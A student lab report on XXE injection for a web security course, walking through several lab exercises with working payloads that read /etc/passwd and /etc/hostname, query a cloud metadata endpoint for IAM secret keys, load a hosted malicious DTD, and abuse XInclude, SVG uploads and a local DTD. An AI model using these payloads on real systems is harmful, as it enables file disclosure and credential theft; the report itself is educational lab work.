Sri Lanka Institute of Information Technology



Web Security - IE2062

XML external entity (XXE) injection

Report

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Y2S2

Weekday - Group 1.2

What is XML external entity injection?


An attacker can tamper with an application's processing of XML data by using XML external entity injection, or XXE, a web security flaw. An attacker can frequently view files on the application server filesystem and communicate with any external or back-end systems that the program can access.

The XXE vulnerability can be used by an attacker to launch server-side request forgery (SSRF) attacks, which can then be escalated to compromise the underlying server or other back-end infrastructure.


Lab₀₁

• Visit a product page, click "Check stock", and intercept the resulting POST request in Burp Suite.





- Insert the following external entity definition in between the XML declaration and the stockCheck element:
 - <!DOCTYPE test [<!ENTITY xxe SYSTEM "file:///etc/passwd">]>




• The lab updates




Lab₀₂

• Visit a product page, click "Check stock", and intercept the resulting POST request in Burp Suite.




• Insert the following external entity definition in between the XML declaration and the stockCheck element:

<!DOCTYPE test [<!ENTITY xxe SYSTEM "http://169.254.169.254/">]>



- Replace the productId number with a reference to the external entity: &xxe;. The response should contain "Invalid product ID:" followed by the response from the metadata endpoint, which will initially be a folder name.
- Iteratively update the URL in the DTD to explore the API until you reach /latest/meta-data/iam/security-credentials/admin. This should return JSON containing the SecretAccessKey.
- The lab updates



Lab 06

• Click "Go to exploit server" and save the following malicious DTD file on your server:


<!ENTITY % file SYSTEM "file:///etc/passwd">

<!ENTITY % eval "<!ENTITY % exfil SYSTEM 'file:///invalid/%file;'>">


%eval;

%exfil;


When imported, this page will read the contents of /etc/passwd into the file entity, and then try to use that entity in a file path.



• Click "View exploit" and take a note of the URL for your malicious DTD.




 You need to exploit the stock checker feature by adding a parameter entity referring to the malicious DTD. First, visit a product page, click "Check stock", and intercept the resulting POST request in Burp Suite.




• Insert the following external entity definition in between the XML declaration and the stockCheck element:

<!DOCTYPE foo [<!ENTITY % xxe SYSTEM "YOUR-DTD-URL"> %xxe;]> You should see an error message containing the contents of the /etc/passwd file.




Lab 07

• Visit a product page, click "Check stock", and intercept the resulting POST request in Burp Suite.



• Set the value of the productId parameter to:


 $<\!foo\ xmlns: xi="http://www.w3.org/2001/XInclude"><\!xi:include\ parse="text"\ href="file:///etc/passwd"/><\!/foo>$




Lab₀₈

• Create a local SVG image with the following content:


<?xml version="1.0" standalone="yes"?><!DOCTYPE test [<!ENTITY xxe SYSTEM "file:///etc/hostname" >]><svg width="128px" height="128px" xmlns="http://www.w3.org/2000/svg" xmlns:xlink="http://www.w3.org/1999/xlink" version="1.1"><text font-size="16" x="0" y="16">&xxe;</text></svg>



• Post a comment on a blog post and upload this image as an avatar.




• When you view your comment, you should see the contents of the /etc/hostname file in your image. Use the "Submit solution" button to submit the value of the server hostname.





Lab 09


• Visit a product page, click "Check stock", and intercept the resulting POST request in Burp Suite.



• Insert the following parameter entity definition in between the XML declaration and the stockCheck element:

```
<!ENTITY % local_dtd SYSTEM "file:///usr/share/yelp/dtd/docbookx.dtd">
<!ENTITY % ISOamso '
<!ENTITY &#x25; file SYSTEM "file:///etc/passwd">
<!ENTITY &#x25; eval "<!ENTITY &#x26;#x25; error SYSTEM
&#x27;file:///nonexistent/&#x25;file;&#x27;>">&#x25;eval;&#x25;error;'>%local_dtd;]>
```

This will import the Yelp DTD, then redefine the ISOamso entity, triggering an error message containing the contents of the /etc/passwd file.



-END-